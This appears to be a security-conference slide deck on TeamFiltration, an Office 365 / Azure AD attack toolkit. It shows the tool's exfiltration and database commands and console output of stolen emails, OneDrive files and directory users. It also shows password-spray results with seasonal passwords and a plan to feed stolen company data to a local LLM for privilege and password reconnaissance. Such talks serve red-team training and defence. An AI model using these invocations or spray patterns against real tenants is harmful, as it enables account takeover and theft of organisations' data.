
TeamFiltration



- TeamFiltration is a cross-platform toolkit for attacking AAD / Office365
- «Taking a **Dump** In The Cloud», DEFCON 30, 2022
- Modules:
 - Enumeration
 - Spraying
 - *Exfiltration*
 - Backdoor
 - Database
- “Quality of Operator”



TeamFiltration



Exfiltration

```
[♥] TeamFiltration V0.3.3.6 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --outpath l --config TeamFiltrationConfig.json --exfil --owa --onedrive
[+] You can select multiple users using syntax 1,2,3 or 1-3
    |-> 0 -
    |-> ALL - Everyone!

[?] What user to target ? #> 0
[EXFIL] 22.07.2022 10:54:24 EST Attempting to exfiltrate using provided token
[EXFIL] 22.07.2022 10:54:25 EST Exfiltrating emails from outlook!
[EXFIL] 22.07.2022 10:54:25 EST Fetched 28 email ID's , exfiltrating content!
[EXFIL] 22.07.2022 10:54:30 EST Refreshed a token for => https://.sharepoint.com
[EXFIL] 22.07.2022 10:54:31 EST Refreshed a token for => https://-my.sharepoint.com
[EXFIL] 22.07.2022 10:54:32 EST Exfiltrating shared files from OneDrive
[EXFIL] 22.07.2022 10:54:35 EST Exfiltrating the entire personal OneDrive
[EXFIL] 22.07.2022 10:54:36 EST -->DailyNotes.docm
[EXFIL] 22.07.2022 10:54:37 EST |--> Bilder (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Dokumenter (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Notebooks (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Skrivebord (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> Biff @ LegitCorp (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |--> WindowsPowerShell (Folder)
[EXFIL] 22.07.2022 10:54:37 EST |-->
[EXFIL] 22.07.2022 10:54:37 EST |-->
[EXFIL] 22.07.2022 10:54:37 EST |-->
[EXFIL] 22.07.2022 10:54:37 EST |-->
[EXFIL] 22.07.2022 10:54:37 EST |-->
[EXFIL] 22.07.2022 10:54:37 EST |--> Proxifier.lnk
[EXFIL] 22.07.2022 10:54:37 EST |--> Modules (Folder)
[EXFIL] 22.07.2022 10:54:38 EST |--> BankBackup (Folder)
```

Database

```
[♥] TeamFiltration V0.3.3.6 PUBLIC, created by @Flangvik @TrustedSec
[+] Args parsed --outputpath ██████████ --config TeamFiltrationConfig.json --database
[+] Attempting to load database file ██████████ TeamFiltration.db
[+] Available commands:
```


```
show <emails|creds|attempts|summary>
export <emails|creds|attempts|summary> <csv|json> <path>
exit
```

```
[?] CMD #> show summary
```

StartTime	StopTime	Password	SuccesCount	TotalCount
22.07.2022 17:38:45	22.07.2022 17:38:46	welcome@2022!	0	18
22.07.2022 17:39:13	22.07.2022 17:40:33	January2022	1	52

```
[+] Available commands:
```

```
show <emails|creds|attempts|summary>
export <emails|creds|attempts|summary> <csv|json> <path>
exit
```



[♥] TeamFiltration V3.5.2 PUBLIC, created by @Flangvik at @TrustedSec

[+] Args parsed --config config.txt --outpath ../TeamFiltrationOut/ --exfil --all --roadtools .roadtools_auth

[!] The exfiltration modules does not use FireProx, ORIGIN IP WILL BE LOGGED, are you an adult? (Y/N)

y

[+] Exfiltrating data from user ██████████

[EXFIL] 6/20/2023 12:46:33 PM EST Refreshed a token for => https://graph.windows.net

[EXFIL] 6/20/2023 12:46:34 PM EST Refreshed a token for => https://graph.microsoft.com

[EXFIL] 6/20/2023 12:46:34 PM EST Exfiltrating AAD users and groups via MS graph API

[EXFIL] 6/20/2023 12:46:40 PM EST Got ████████ AAD users, appending to database as valid users!

[EXFIL] 6/20/2023 12:46:47 PM EST Exfiltrating AAD users and groups via MS AD Graph API

[EXFIL] 6/20/2023 12:47:24 PM EST Refreshed a token for => https://outlook.office365.com

[EXFIL] 6/20/2023 12:47:24 PM EST Exfiltrating emails from Outlook!

[EXFIL] 6/20/2023 12:47:27 PM EST Fetched ████████ email ID's , exfiltrating content!

[#-----] 11% _



Work
in cyber
security


Do
something
super cool
during an
engagement

Can't
tell
anyone

Can't
tell
anyone

imgflip.com



O365 account compromised	 Panik
SOC responded in under 10 minutes	 Kalm
TeamFiltration Exists	 Panik


```
[♥] ToolFiltration V2.5.0 - DUB!TC - created by @Flanquik et @TrusteSec
[+] Exfiltrating AAD users and groups via MS AD Graph API
[+] Exfiltrating AAD users and groups via MS graph API
Got 5399 AAD users, appending to database as valid users!

[?] What user to target ? #> 1

[!] The exfiltration modules does not use FireProx, ORIGIN IP WILL BE LOGGED, are you an adult? (Y/N)
y
[EXFIL] 07.02.2023 14:28:21 EST Attempting to enumerate and bypass conditional access policy
[EXFIL] 07.02.2023 14:28:23 EST Found valid token in database for => https://onedrive.live.com
[EXFIL] 07.02.2023 14:28:23 EST Cross-resource-refresh allowed, we can exfil all that things!
[EXFIL] 07.02.2023 14:28:24 EST User has not been configured / licensed for o365, skipping OneDrive/SharePoint
[EXFIL] 07.02.2023 14:28:24 EST Found valid token in database for => https://graph.windows.net
[EXFIL] 07.02.2023 14:28:24 EST Found valid token in database for => https://graph.microsoft.com
[EXFIL] 07.02.2023 14:28:24 EST Exfiltrating AAD users and groups via MS AD Graph API
[EXFIL] 07.02.2023 14:30:36 EST Exfiltrating AAD users and groups via MS graph API
[EXFIL] 07.02.2023 14:31:03 EST Got 5399 AAD users, appending to database as valid users!
[EXFIL] 07.02.2023 14:31:46 EST Exfiltrating emails from Outlook!
[EXFIL] 07.02.2023 14:31:52 EST Fetched 1966 email ID's , exfiltrating content
```

```
Exfiltrating emails from Outlook!
Fetched 1966 email ID's , exfiltrating content
```







2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023
2023

Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed
Sprayed

: Summer2023

=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> VALID, MUST ENROLL MFA
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID
=> INVALID

BUT WAIT



THERE'S MORE

privateGPT

Ask questions to your documents without an internet connection, using the power of LLMs. 100% private, no data leaves your execution environment at any point. You can ingest documents and ask questions without an internet connection!

Built with [LangChain](#), [GPT4All](#), [LlamaCpp](#), [Chroma](#) and [SentenceTransformers](#).

```
> Question:
Why was the NATO created?

> Answer:
The NATO Alliance was created to secure peace and stability in Europe after World War 2.

> source_documents/short_state.txt:
Please rise if you are able and show that, Yes, we the United States of America stand with the Ukrainian people.


Throughout our history we've learned this lesson when dictators do not pay a price for their aggression they cause more chaos.

They keep moving.

And the costs and the threats to America and the world keep rising.


That's why the NATO Alliance was created to secure peace and stability in Europe after World War 2.
```

Ingesting Company Data




Querying Company Data

- Summarize the technologies used within company X?
- What users within the domain have elevated privileges?
- What systems can user X access?
- How do users in this company store passwords?
- How do users in this company contact IT support?



Ingesting User Data

